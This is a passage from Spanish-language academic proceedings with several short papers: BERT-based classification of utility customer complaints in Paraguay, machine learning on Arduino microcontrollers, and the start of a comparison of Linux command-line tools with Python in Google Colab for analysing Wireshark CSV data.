Se prevé limitar la cantidad de etiquetas a 3. Al reducir el número de etiquetas, se espera optimizar el modelo, especialmente considerando aquellas etiquetas con un bajo número de relatos asociados. Selección de características. Se realizará una evaluación exhaustiva de diferentes métodos de selección de características, como el método Zipf [10], FCBF (Fast Based-Correlation Filter) [2], o la aplicación de umbrales calculados de forma automatizada o manual [7], con el objetivo de mejorar la precisión del clasificador.

4.2. Selección de datos para entrenamiento del modelo.

Se incorporará un conjunto adicional denominado .evaluación"[9], que permitirá ajustar parámetros del modelo entrenado y mejorar su desempeño.

4.3. Métricas de evaluación del clasificador.

Se considerarán diversas métricas de evaluación, como el recall, la precisión, la exactitud y el puntaje F1 [1], para obtener una evaluación más completa y detallada. Comparación de clasificadores. Se llevará a cabo una comparación exhaustiva entre varios clasificadores multinomiales, incluyendo SVM, Regresión Logística, Naive Bayes y Random Forest, con el fin de identificar el modelo que mejor se adapte a los datos.

Referencias

1. Dewi, C., Chen, R.C., Christanto, H.J., Cauteruccio, F.: Multinomial naïve bayes classifier for sentiment analysis of internet movie database. Vietnam Journal of Computer Science **10**(04), 485–498 (2023)
2. Dhal, P., Azad, C.: A comprehensive survey on feature selection in the various fields of machine learning. Applied Intelligence **52**(4), 4543–4581 (2022)
3. Khurana, D., Koli, A., Khatter, K., Singh, S.: Natural language processing: state of the art, current trends and challenges. Multimedia tools and applications **82**(3), 3713–3744 (2023)

4. Nadkarni, P.M., Ohno-Machado, L., Chapman, W.W.: Natural language processing: an introduction. Journal of the American Medical Informatics Association **18**(5), 544–551 (2011)
5. Quijano-Sánchez, L., Liberatore, F., Camacho-Collados, J., Camacho-Collados, M.: Applying automatic text-based detection of deceptive language to police reports: Extracting behavioral patterns from a multi-step classification model to understand how we lie to the police. Knowledge-Based Systems **149**, 155–168 (2018)
6. Setyawan, M.Y.H., Awangga, R.M., Efendi, S.R.: Comparison of multinomial naive bayes algorithm and logistic regression for intent classification in chatbot. In: 2018 International Conference on Applied Engineering (ICAE). pp. 1–5. IEEE (2018)
7. Sosa-Cabrera, G., Gómez-Guerrero, S., García-Torres, M., Schaerer, C.E.: Feature selection: A perspective on inter-attribute cooperation. International Journal of Data Science and Analytics **17**(2), 139–151 (2024)
8. Ting, S., Ip, W., Tsang, A.H., et al.: Is naive bayes a good classifier for document classification. International Journal of Software Engineering and Its Applications **5**(3), 37–46 (2011)
9. Ulmer, D., Bassignana, E., Müller-Eberstein, M., Varab, D., Zhang, M., Van Der Goot, R., Hardmeier, C., Plank, B.: Experimental standards for deep learning in natural language processing research. arXiv preprint arXiv:2204.06251 (2022)
10. Vijayarani, S., Ilamathi, M.J., Nithya, M., et al.: Preprocessing techniques for text mining-an overview. International Journal of Computer Science & Communication Networks **5**(1), 7–16 (2015)

Transformación de la Asistencia en Entidades Gubernamentales a través de NLP Preentrenado

Gustavo A. Galeano-Duarte , Gustavo Sosa-Cabrera

Facultad Politécnica - Universidad Nacional de Asunción
Asunción, Paraguay
{ggaleano,gdsosa}@pol.una.py
http://www.pol.una.py

Resumen En este trabajo, se presenta la optimización de la asistencia a usuarios en una empresa pública del sector eléctrico mediante la adaptación de modelos preentrenados de NLP. Se detalla el proceso de entrenamiento de un modelo en español basado en BERT. Los resultados demuestran su alta eficiencia en la clasificación de textos dado el caso de estudio analizado basado en tipos de reclamos de los usuarios. El estudio aborda la creciente necesidad de mejorar la gestión de solicitudes de usuarios en servicios públicos, ofreciendo una solución innovadora basada en tecnologías de vanguardia. El trabajo busca, por sobre todo, brindar un esquema completo replicable a bajo costo que permita a más instituciones, públicas o privadas, académicas o no, tener acceso a las tecnologías relacionadas al NLP y a las herramientas basadas en Inteligencia Artificial.

Palabras Claves: IA · NLP · chatbot · BERT · sector público eléctrico.

1. Introducción

A día de hoy, la asistencia a usuarios en entidades públicas es un desafío crucial, donde la eficiencia y la calidad del servicio al ciudadano son aspectos fundamentales. En este contexto, la inteligencia artificial (IA)[3] y, en particular, los modelos de NLP[2], juegan un papel fundamental. Sin embargo, es importante destacar que hasta la fecha no existe un marco de trabajo documentado que facilite la implementación efectiva de soluciones basadas en inteligencia artificial, como chatbots, en el contexto específico de la asistencia a usuarios en entidades públicas. La ausencia de un conjunto de pautas y mejores prácticas dificulta la replicabilidad y la estandarización de estos sistemas, lo que puede obstaculizar su adopción generalizada y su impacto positivo en la mejora de la eficiencia y la calidad del servicio al ciudadano. Por lo tanto, la necesidad de desarrollar un trabajo que sirva como guía y referencia para futuras implementaciones es evidente, con el objetivo de proporcionar un enfoque estructurado y probado que pueda ser adaptado y aplicado por otras instituciones públicas, privadas o académicas. Es crucial reconocer que en el contexto del sector público, los recursos disponibles son a menudo limitados. La implementación de soluciones basadas




Figura 1: Arquitectura del Agente Conversacional.

en inteligencia artificial puede parecer fuera del alcance debido a restricciones presupuestarias, falta de personal especializado y limitaciones tecnológicas. Es precisamente en este entorno de escasez donde la innovación se vuelve aún más imperativa. Este trabajo tiene por objetivo presentar un detallado caso de estudio de una empresa pública real del sector electrico paraguayo, donde se aplicó un enfoque innovador para mejorar la atención al usuario mediante la adaptación de modelos NLP preentrenados.

2. Materiales y Métodos

Escenario experimental. El preprocesamiento de los datos se llevó a cabo en un entorno controlado, sin utilizar plataformas pagas. Para esto, se utilizó *Python* junto con las librerías *pandas*, *numpy* y *re* para el tratamiento de los datos y su organización. Se eliminaron caracteres especiales, números y palabras irrelevantes, y se aplicaron técnicas de lematización y tokenización para preparar los textos para el entrenamiento del modelo. El resultado fue un conjunto de datos compatible con *TensorFlow*, el framework de IA utilizado en este estudio. Estos datos preprocesados fueron fundamentales para el entrenamiento del modelo BERT[1] y para la posterior implementación de mejoras adicionales en el sistema de asistencia al usuario (Figura 1). El modelo preentrenado utilizado fue *google-bert/bert-base-multilingual-cased*, disponible en 104 idiomas incluido el español. Se probaron otros modelos en español, obtándose finalmente por el que mejores resultados produjo.

Diseño y entrenamiento del modelo. Para el entrenamiento del modelo BERT, se utilizaron varios esquemas diferentes para evaluar su desempeño y determinar la mejor configuración de hiperparámetros[5]. Estos esquemas incluyeron variaciones en la cantidad de capas y la tasa de aprendizaje. El conjunto de datos utilizado para el entrenamiento estuvo formado por 30.000 registros de reclamos obtenidos de una base de datos real. Éstos registros fueron divididos en conjuntos de entrenamiento, validación y prueba para evaluar la precisión y la eficacia del modelo en diferentes etapas del proceso. En los entrenamientos

realizados para este trabajo, se utilizaron máquinas sin GPU, equipadas con procesadores de cuatro núcleos y 16 GB de RAM, así como máquinas con GPU (V100 con 16GB de RAM), CPU de cuatro núcleos y 12 GB de memoria RAM. A pesar de las limitaciones de recursos computacionales, se logró completar con éxito los entrenamientos, lo que demuestra la viabilidad de utilizar modelos NLP preentrenados en entornos con recursos limitados. Los tiempos de entrenamiento con la máquina sin GPU son largos. Al utilizar la máquina con GPU en un portal colaborativo pago, a muy bajo costo, se consiguen rendimientos extraordinariamente mejores.

Evaluación del modelo. En el Cuadro 1 se pueden observar los resultados obtenidos en los esquemas de entrenamiento, éstos son altamente alentadores, con puntuaciones de precisión de entre 68 y 93 %, demuestran la efectividad de los modelos entrenados y sugieren que los hiperparámetros seleccionados, incluyendo el tamaño de lote, la tasa de aprendizaje y la cantidad de épocas, fueron adecuados para la tarea específica. Estos valores demuestran una mejora progresiva en el rendimiento del modelo a medida que se ajustan los hiperparámetros, lo que indica un proceso de entrenamiento efectivo y una capacidad prometedora para la implementación futura del sistema de asistencia al usuario. El esquema #1 pudo ser entrenado en una máquina sin GPU en un tiempo aproximado de 6 horas, obteniendo una precisión de cerca del 70 % (Ver Figura 2a). Los demás esquemas también pueden ser entrenados en máquinas sin GPU, siempre teniendo en cuenta que los tiempos aumentarán progresivamente. No obstante, se demuestra que es factible el entrenamiento de este tipo de modelos con recursos muy limitados. En todos los esquemas el tamaño de lote utilizado fue de 16, aumentando el tamaño del lote se acortan los tiempos de entrenamiento, pero se requieren más recursos de cómputo. Un tamaño de lote superior a 16 con la configuración de las máquinas descriptas en este trabajo generará errores por agotar los recursos disponibles. Además de los excelentes resultados de precisión obtenidos en los esquemas de entrenamiento, es importante destacar el impacto potencial de estos modelos en la eficiencia y la calidad de la asistencia al público. Con una precisión del 93 % (Ver Figura 2b) en el mejor de los casos, estos modelos tienen el potencial de automatizar una parte significativa del proceso de atención al cliente, permitiendo una respuesta rápida y precisa a las consultas de los usuarios. Esto no solo puede mejorar la experiencia al reducir los tiempos de espera y aumentar la precisión de las respuestas, sino que también puede liberar recursos humanos para tareas más complejas y de mayor valor añadido. En este mismo orden de cosas, la capacidad de ajustar los hiperparámetros para mejorar progresivamente el rendimiento del modelo sugiere un camino claro para futuras investigaciones y mejoras en el agente conversacional. Experimentar con diferentes combinaciones de hiperparámetros y evaluar sistemáticamente los resultados llevará a una mayor precisión y eficiencia del modelo. Además, la implementación de técnicas avanzadas, como la respuesta a preguntas y la generación de texto, permitirá una mayor interactividad y personalización en la asistencia al usuario, mejorando la experiencia y la eficacia del sistema en general.

Cuadro 1: Evaluación de los esquemas de entrenamiento (GPU V100).


Esquema	**Épocas**	**Aprendizaje**	**Precisión**	**Entrenamiento**
#1	3	1e-5	0.6884	670.75s
#2	7	1e-5	0.7858	1337.11s
#3	10	1e-5	0.8305	1920.54s
#4	10	2e-5	0.8868	1929.43s
#5	10	3e-5	0.9034	1885.74s
#6	15	4e-5	0.9305	2886.15s

3. Resultados Preliminares


Los resultados obtenidos mostraron que el modelo BERT entrenado con el conjunto de datos de reclamos logró una alta precisión en la clasificación de texto, lo que indica su capacidad para entender y categorizar los reclamos de manera efectiva. Este resultado es prometedor para la implementación futura de la respuesta a preguntas basado en este clasificador. El análisis detallado de los resultados obtenidos en los esquemas de entrenamiento revela patrones interesantes que pueden ayudar a comprender mejor el rendimiento de los modelos y guiar futuras mejoras. En primer lugar, se observa una mejora consistente en la precisión a medida que se ajustan los hiperparámetros. El esquema con una precisión del 68 % parece estar en el extremo inferior del espectro, lo que sugiere que los valores de los hiperparámetros utilizados podrían no haber sido los más óptimos. Por otro lado, los esquemas con precisiones superiores al 85 % muestran un progreso significativo, indicando que los ajustes realizados fueron efectivos. El tamaño de lote juega un papel determinante en el rendimiento, un tamaño de lote superior a 16 hace inviable el entrenamiento con los recursos descriptos en este trabajo, el tamaño del lote es directamente proporcional a la capacidad de cómputo con que se cuenta. Es posible que un tamaño de lote más grande permita una mejor generalización del modelo[4], empero, ésto corresponde a otro caso de estudio ajeno a este trabajo. La tasa de aprendizaje y la cantidad de épocas también son factores clave a considerar. Un ajuste cuidadoso de estos hiperparámetros puede llevar a mejoras significativas en el rendimiento del modelo. Por ejemplo, una tasa de aprendizaje demasiado alta puede provocar que el modelo no converja correctamente, mientras que una cantidad insuficiente de épocas en un subajuste.

4. Acciones Futuras

Entrenar el modelo en jopara. Se propone entrenar el modelo de NLP utilizando una combinación de español y guaraní, conocido como jopara, para reflejar la realidad lingüística del Paraguay, un país bilingüe. Este enfoque garantizará que el chatbot pueda comprender y responder a consultas en ambos idiomas de manera efectiva, mejorando así la accesibilidad y la calidad del servicio para todos los ciudadanos.



(a) Curva de Precisión del Esquema #1



(b) Curva de Precisión del Esquema #6

Generar una base de datos de conocimiento enlazada al clasificador de texto entrenado. Se llevará a cabo la creación de una amplia base de datos de conocimiento que se integrará con el clasificador de texto entrenado. Esta base de datos contendrá información relevante sobre los servicios, procedimientos, regulaciones y otras consultas comunes de los ciudadanos. Al enlazar esta base de datos con el chatbot, se permitirá una asistencia más completa y precisa, ya que el bot podrá acceder a información detallada y actualizada para responder a las consultas de los usuarios de manera efectiva.

Utilizar modelos GPT para generación de texto. Se propondrá la utilización de modelos de *Generative Pre-trained Transformers* (GPT, por sus siglas en inglés) para la generación de texto, dada su eficacia en tareas de este tipo. Los modelos GPT son capaces de generar respuestas coherentes y contextualmente relevantes a partir de preguntas o consultas de los usuarios, lo que los convierte en una opción ideal para mejorar la capacidad de respuesta y la naturalidad del diálogo del chatbot. Integrar estos modelos en la arquitectura del chatbot permitirá ofrecer una experiencia de usuario más fluida y satisfactoria.

Referencias

1. Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova, "BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding,"*arXiv preprint arXiv:1810.04805*, 2018.
2. Alec Radford, Jeff Wu, Rewon Child, David Luan, Dario Amodei, and Ilya Sutskever, Ïmproving Language Understanding by Generative Pretraining,ïn *Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*, pp. 157–168, 2018.
3. Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Lukasz Kaiser, and Illia Polosukhin, .ᴬttention is All You Need,"*Advances in Neural Information Processing Systems*, vol. 30, pp. 5998–6008, 2017.
4. Sosa-Cabrera, G., Gómez-Guerrero, S., García-Torres, M., Schaerer, C.E.: Feature selection: A perspective on inter-attribute cooperation. International Journal of Data Science and Analytics 17(2), 139–151 (2024)
5. Charu C. Aggarwal, "Neural Networks and Deep Learning: A Textbook,"Springer, 2018.



III Short Papers Alumnos

(SPA)

Coordinadores

Armando De Giusti (UNLP)

Marcelo Estayno (UNSAM)

Mónica Tugnarelli (UNER)

ALGORITMOS DE APRENDIZAJE AUTOMATICO APLICADOS EN MICROCONTROLADORES

Lodato Marcos; Jaime Fernando; Lopez Pedro

CAETI – Universidad Abierta Interamericana
Av. Ovidio Lagos 944 – Rosario, Santa Fe – Argentina
{Marcos.Lodato; Fernando.Jaime}@alumnos.uai.edu.ar {Pedro.Lopez}@uai.edu.ar

Resumen. En el marco de esta investigación, se busca explorar y analizar los conceptos claves en relación con los microcontroladores y los algoritmos de aprendizaje automático. Se busca abordar conceptos claves sobre los microcontroladores, especificaciones y casos de uso. Además, introducir conceptos básicos de IA, y su diferenciación entre IA fuerte e IA débil, desarrollando ejemplos prácticos sobre sus aplicaciones, cómo es la interfaz de comunicación entre Arduino y sistemas IA, abarcando protocolos de comunicación. El objetivo principal de esta investigación es generar los conocimientos necesarios para el desarrollo de un robot u otra aplicación funcional, capaz de implementar algunos de los algoritmos identificados, se busca que el mismo demuestre su capacidad para el desempeño de funciones que ayuden a las personas en las tareas cotidianas. La investigación brindará los materiales necesarios para aquellas personas que se encuentren interesadas en el desarrollo de la intersección entre la electrónica y su relación con la inteligencia artificial. Los dispositivos desarrollados a raíz de esta investigación permitirán la automatización de tareas rutinarias y complejas, aprendiendo constantemente y siendo eficientes en aquel rubro donde serán aplicados.

Palabras claves: Algoritmos de Aprendizaje, Arduino, Automatización, Deep Learning, Inteligencia Artificial, Machine Learning, Microcontroladores, Redes Neuronales.

1. Introducción

Los algoritmos de aprendizaje automático están transformando diversas facetas de la vida cotidiana, automatizando actividades que históricamente requerían intervención humana, como la resolución de problemas y la ejecución de tareas [1]. La inteligencia artificial no sólo replica capacidades humanas, sino que también las amplía, mejorando la ejecución de tareas cognitivas complejas. Este progreso impulsa la innovación tecnológica y plantea desafíos éticos y sociales respecto al impacto de la IA en el empleo, la educación y la estructura económica global.

En esta investigación, exploramos cómo los algoritmos de aprendizaje automático pueden ser implementados en microcontroladores, como Arduino. Arduino es una plataforma de hardware libre que comenzó en 2005 en el Interaction Design Institute Ivrea, Italia, y se ha convertido en una herramienta esencial para estudiantes y

entusiastas de la electrónica [2]. Gracias a la colaboración de la comunidad global de desarrolladores, Arduino ha evolucionado significativamente, convirtiéndose en una base sólida para la integración de tecnologías avanzadas como la IA. A continuación, analizaremos la implementación de estas dos tecnologías para desarrollar aplicaciones prácticas en el futuro; estudiando el funcionamiento de los algoritmos de aprendizaje automático, y las capacidades y limitaciones de los microcontroladores en la implementación de estos algoritmos.

El problema que esta investigación pretende abordar es la integración efectiva de algoritmos de aprendizaje automático en microcontroladores para crear aplicaciones prácticas y accesibles. En particular, se busca demostrar cómo una plataforma económica y versátil como Arduino puede ser utilizada para desarrollar soluciones de IA

Las aplicaciones prácticas de esta investigación son numerosas. Por ejemplo, el desarrollo de robots que puedan realizar movimientos o responder a estímulos basados en el aprendizaje automático, utilizando datos recopilados a través de sensores y procesados en tiempo real. Buscamos aportar una introducción al conocimiento existente sobre la integración de estas dos tecnologías y abrir nuevas posibilidades para el desarrollo de aplicaciones innovadoras y accesibles.

2. Arduino

Arduino es una plataforma de hardware libre que permite crear proyectos electrónicos interactivos mediante una placa electrónica programable con un microcontrolador [2]. Una característica fundamental de Arduino es su modularidad y simplificación del lenguaje de programación que han hecho que incluso personas sin experiencia previa en electrónica puedan crear circuitos electrónicos sofisticados [3]. Con el tiempo, la gama de productos Arduino se ha ampliado para incluir placas más potentes para la incorporación de nuevas tecnologías, como el Internet de las Cosas (IoT) y la inteligencia artificial [2]. La evolución constante de las placas como Arduino Uno R4, abren nuevas fronteras para Arduino, permitiendo la creación de dispositivos aún más inteligentes y conectados [4].

3. Inteligencia Artificial

Se explica el concepto de “Inteligencia artificial” cómo: «El arte de desarrollar máquinas con capacidad para realizar funciones que cuando son realizadas por personas requieren de inteligencia». (Kurzweil, 1990) [5].

Las raíces de la IA se remontan a la década de 1950, cuando los expertos en informática comenzaron a imaginar la posibilidad de crear máquinas que pudieran simular la

inteligencia humana. En 1956, la Conferencia de Dartmouth marcó el nacimiento de la IA como campo de estudio. [6].

3.1. Agentes

Los agentes inteligentes son un tipo de sistema perceptivo capaz de aprender, interpretar y procesar la información de su entorno. Gracias a estos datos, pueden actuar en consecuencia y ejecutar de manera autónoma ciertas acciones específicas, predecibles y repetitivas. [7]. Algunos de los tipos de agentes que se abordan son: Agentes reactivos simples, basados en modelos, basados en objetos, basados en utilidad.

3.2. IA fuerte vs débil

La IA fuerte implicaría que un ordenador convenientemente programado no simula una mente, sino que «es una mente» y por tanto tendría que ser capaz de pensar igual que un ser humano, La IA débil, por otro lado, consistiría, según Searle, en construir programas que realicen tareas específicas. [8].

4. Machine Learning

Es la rama de la inteligencia artificial cuya finalidad es lograr que las máquinas adquieran la capacidad de aprender de su experiencia sin necesidad de intervención humana. Utilizan los datos que se les proporciona para poder identificar patrones que generan conocimiento y, así, contribuir a la toma de mejores decisiones [9].

- Aprendizaje supervisado: Es cuando entrenamos un algoritmo de Machine Learning dándole las preguntas (características) y las respuestas (etiquetas). [10]
- Aprendizaje no supervisado: Es otro tipo de aprendizaje automático en el que los modelos se entrenan con un conjunto de datos no etiquetado [11].

5. Deep Learning

El Deep learning es un subconjunto del machine learning que utiliza redes neuronales multicapa, llamadas redes neuronales profundas, para simular el complejo poder de toma de decisiones del cerebro humano. [12].

6. Comunicación e interacción IA y Arduino

Arduino puede transferir datos y comunicarse con otros dispositivos de tres maneras diferentes, cada una con sus ventajas y desventajas:

- La comunicación serial es una de las formas más eficientes de conectar una placa Arduino a un ordenador. Este método utiliza un cable USB para transmitir datos entre los dispositivos, permitiendo una comunicación directa

y rápida. Es especialmente útil para la programación y depuración de códigos, así como para la transmisión de datos en tiempo real [13].

- La comunicación WiFi donde utilizando módulos específicos como el ESP8266 o el ESP32, Arduino puede conectarse a una red WiFi y enviar datos a un servidor en la nube mediante protocolos como MQTT y HTTP [2][14].
- La comunicación Bluetooth para comunicaciones a corta distancia, Arduino puede emplear módulos Bluetooth como el HC-05 o el HM-10 que permiten la transmisión y recepción de datos [2].

6.1. Programación de IA

Programar IA en Arduino implica utilizar algoritmos, herramientas y modelos diseñados específicamente para operar en microcontroladores con recursos limitados. Las tareas que pueden hacerse son muchas como reconocimiento de voz, visión por computadora, control de robots y mucho más. Una de las mejores herramientas para el programa IA en Arduino es utilizar Tensor Flow Lite para microcontroladores que se diseñó para ejecutar modelos de aprendizaje automático en microcontroladores y otros dispositivos usando solo algunos kilobytes de memoria [15][16].

Por ejemplo, TensorFlow Lite para microcontroladores ha sido utilizado para crear proyectos que van desde la detección de palabras clave hasta el reconocimiento de gestos y la clasificación de imágenes. Estas aplicaciones demuestran cómo la IA puede integrarse en dispositivos pequeños y de bajo costo, abriendo nuevas posibilidades en campos como la robótica educativa, la domótica y el Internet de las Cosas (IoT) [17].

Conclusión y trabajos futuros

Con los conocimientos adquiridos en esta investigación podemos afirmar que la combinación de Arduino con herramientas de IA nos abre la puerta a la creación de prototipos económicos que pueden ser escalados en el futuro a sistemas más avanzados. Esto facilita la experimentación y el desarrollo de nuevas aplicaciones, contribuyendo al avance del campo de la inteligencia artificial en microcontroladores.

Un punto que no se abordó en esta investigación fue la implementación de conocimientos más específicos para el desarrollo de un robot u otra aplicación práctica implementando estas tecnologías. Sin embargo, se prevé que en futuras líneas de esta investigación se contemple el desarrollo directo de algún dispositivo que permita la aplicación práctica de los conocimientos adquiridos. En este contexto, se planearon futuras exploraciones con el equipo de investigación, incluyendo la creación de robots y/u otras aplicaciones o dispositivos que utilicen IA para mejorar la interacción y respuesta ante diversos estímulos. De esta manera, se busca ampliar el horizonte de lo que es posible con tecnologías accesibles como Arduino, sentando las bases necesarias para desarrollos futuros.

Bibliografía

[1] Stuart, R. (2002). Inteligencia Artificial un enfoque moderno

[2] Torrente Artero, Ó. (2013). Arduino curso práctico de formación.

[3] Aliverti, P. (2017). Electrónica para makers.

[4] Marquez, J. (2023). Arduino Uno R4. Xataka. https://www.xataka.com/makers/arduino-uno-r4-nueva-version-placa-llega-cpu-32-bits-usb-c-supera-casi-todo-a-anterior

[5] Stuart, R. (2002). Inteligencia Artificial un enfoque moderno

[6] Natalia Rodríguez. (2023). “La historia de la inteligencia artificial: desde sus orígenes hasta el presente”

[7] Universidad Europea. (2023). “Tipos de agentes inteligentes y sus principales características”. https://universidadeuropea.com/blog/agentes-inteligentes/

[8] López, R. (2018). “Hacia la inteligencia artificial”. Universidad de Valencia

[9] Jeux Nieto Alejandro, (2021). "Algoritmos de aprendizaje automático. Un estudio de Difusión y Utilización". Universidad de Madrid.

[10] Sandoval Lilian, (2018). "Algoritmos de aprendizaje automático para análisis y predicción de datos". Escuela de ingeniería en computación.

[11] IBM, (2023). "What is unsupervised learning?". https://www.ibm.com/topics/unsupervised-learning

[12] Holdsworth Jim-Scapicchio Mark, (2024). "Qué es el deep learning".IBM https://www.ibm.com/es-es/topics/deep-learning

[13] Castaño Giraldo, S P. (2024). "Comunicación Serial con Arduino". https://controlautomaticoeducacion.com/arduino/comunicacion-serial-con-arduino/#google_vignette

[14] Llamas, L. (2021). "Enviar y recibir mensajes por MQTT". https://www.luisllamas.es/enviar-y-recibir-mensajes-por-mqtt-con-arduino-y-la-libreria-pubsubclient/

[15] ICCSI. "Programar IA en Arduino: Herramientas y beneficios". https://iccsi.com.ar/programar-inteligencia-artificial-en-arduino/

[16] Mistry, S and Pajak, D. (2024). "Get Started With Machine Learning on Arduino". https://docs.arduino.cc/tutorials/nano-33-ble-sense/get-started-with-machine-learning/

[17] TensorFlow. (2021). "TensorFlow Lite para microcontroladores". https://www.tensorflow.org/lite/microcontrollers?hl=es-419

Análisis de Datos en un Entorno de Big Data: Linux (Awk, Sort, Grep) frente a Python en Google Colab

Juan Canteros Murcia, Sergio Lopez, Brisa Rios, Gabriel Román, Leopoldo Rios[1]

[1] Dpto. Informática, Fac. de Ciencias Exactas Naturales y Agrimensura, Universidad Nacional del Nordeste, Corrientes.

canterosmurciajuan@gmail.com, se.lopez87@gmail.com, brisaabigail16@gmail.com, gbrielroman98@gmail.com, ljr@comunidad.unne.edu.ar

Abstract: En un entorno tecnológico que exige eficiencia en la gestión y análisis de datos, esta investigación compara herramientas clave en sistemas Linux, como awk, sort y sed, con el uso de Python en Google Colab. Se centra en la optimización del procesamiento de datos en ambos contextos. El estudio abarca la creación y configuración detallada de una máquina virtual Linux, destacando aplicaciones y herramientas para el análisis de datos. Además, explora la captura de datos desde Wireshark, presentando un escenario real de análisis de datos. Se analizan herramientas de línea de comandos Linux y Python en Google Colab para procesar y analizar archivos CSV, evaluando factores críticos como el tiempo de ejecución y la eficiencia. Este estudio de caso proporciona una visión completa de las diferencias y similitudes entre las herramientas de procesamiento de datos en Linux y Python, ofreciendo perspectivas valiosas para futuros proyectos de análisis de datos.

Keywords: Análisis de datos, herramientas de línea de comandos, escalbilidad, python.

1. Introducción

En el dinámico mundo tecnológico actual, el análisis de datos se ha convertido en un motor impulsor detrás de las decisiones empresariales, la innovación y la eficiencia operativa. Este fenómeno ha dado lugar al surgimiento del término Big Data, que engloba conjuntos de datos de gran volumen y complejidad que requieren enfoques y herramientas informáticas especializadas para su manejo efectivo. Estos conjuntos no solo son extensos, sino también diversos, incluyendo datos no estructurados, como los generados por las redes sociales, y datos semiestructurados.

Analizar grandes volúmenes de datos en tiempo real exige herramientas y técnicas que puedan ofrecer resultados rápidos y precisos. Esta necesidad de eficiencia nos lleva a una variedad de tecnologías, desde las clásicas herramientas de línea de comandos de Linux, como awk, grep, sed y sort, hasta el potencial de Python en Google Colab.

Este estudio, realizado en el marco de la asignatura Redes de Datos de la carrera Licenciatura en Sistemas – FaCENA UNNE, tiene como objetivo abordar estas cuestiones críticas. Nos proponemos comparar y optimizar las herramientas de línea de

comandos de Linux y Python en Google Colab para el procesamiento eficiente de datos, específicamente archivos CSV capturados con Wireshark. Evaluaremos no solo la velocidad y la eficiencia, sino también la adaptabilidad y escalabilidad de estas herramientas en el contexto del análisis de datos contemporáneo.

En los próximos capítulos, vamos a describir las soluciones propuestas y las metodologías empleadas para proporcionar una visión integral sobre cómo estas tecnologías pueden ser aprovechadas para abordar el desafío del Big Data, enfocándonos en la eficiencia como un componente fundamental para el éxito en el análisis de datos en el mundo actual. [1] [2] [3] [4]

2. Instrumentación

Para la implementación de este estudio se emplearon la siguiente serie de herramientas y entornos específicos:

- Sistema Operativo Linux: Se utilizó la distribución Ubuntu 22.04.2, ejecutada en una máquina virtual Oracle versión 6.1.22. La configuración de la máquina virtual incluyó asignación de recursos, otorgando 8 GB de RAM y un disco dinámico de 40 GB configurado como SSD.
- Wireshark 4.0.4: Esta versión específica de Wireshark se utilizó para la captura de datos. La recopilación de información se realizó en una red Wi-Fi definida, generando el conjunto de datos crucial para la investigación.Wireshark en su versión 4.0.4
- Google Colab: Se empleó esta plataforma de Google Research para realizar análisis y procesamiento de datos en Python.Colab, un producto de Google Research
- PuTTY 0.78: Esta herramienta se utilizó para el acceso remoto desde el sistema operativo Windows 10 a la máquina virtual Ubuntu.

Conjunto de Datos (CSV):

- Nombre y Características: El conjunto de datos clave en esta investigación es "registros_ws_500k." Este archivo CSV contiene 500,000 registros capturados por la herramienta Wireshark. Está compuesto por las siguientes columnas: 'No.', 'Time', 'Source', 'Destination', 'Protocol', 'Length', e 'Info'. La estructura y el tamaño preciso de este conjunto de datos son esenciales para realizar análisis detallados de la eficiencia y el rendimiento de las herramientas de procesamiento de datos tanto en el entorno Linux como en Python a través de Google Colab. [5]

Configuración de Hardware: La máquina que alojó la máquina virtual Ubuntu y ejecutó Google Colab cuenta con un sistema operativo Windows 10 y 8 GB de RAM.

3. Desarrollo

En la preparación del conjunto de datos en el entorno de Linux, se llevaron a cabo los siguientes procedimientos:

- Paso 1: Acceso al sistema de Windows desde Linux

Para facilitar la preparación del conjunto de datos en Linux, se accedió al sistema de Windows desde la máquina virtual de Linux. Este acceso se logró mediante el uso del símbolo del sistema de Windows, lo que permitió navegar y recuperar el archivo de datos necesario.

En el entorno de Google Colab, la preparación del conjunto de datos se llevó a cabo siguiendo estos pasos:

- Montaje de Google Drive
- Para acceder a los archivos almacenados en Google Drive desde Google Colab, se procedió a montar Google Drive en el entorno de trabajo.

Código:

```
from google.colab import drive
drive.mount('/content/drive')
```

- Paso 2: Carga del Conjunto de Datos

Una vez que Google Drive estaba montado, se procedió a cargar el conjunto de datos en Google Colab. El archivo de datos "registros_ws_500k.csv" se localizó en una ruta específica en Google Drive, se utilizó la biblioteca Pandas en Python, que es una herramienta ampliamente utilizada en el análisis de datos.

Código:

```
import pandas as pd
# Define la ruta a la carpeta donde se encuentran los archivos CSV
carpeta_csv = '/content/drive/MyDrive/Trabajo/csv/'
# Lee el archivo CSV
registros_ws_500k = pd.read_csv(carpeta_csv + 'registros_ws_500k.csv')
```

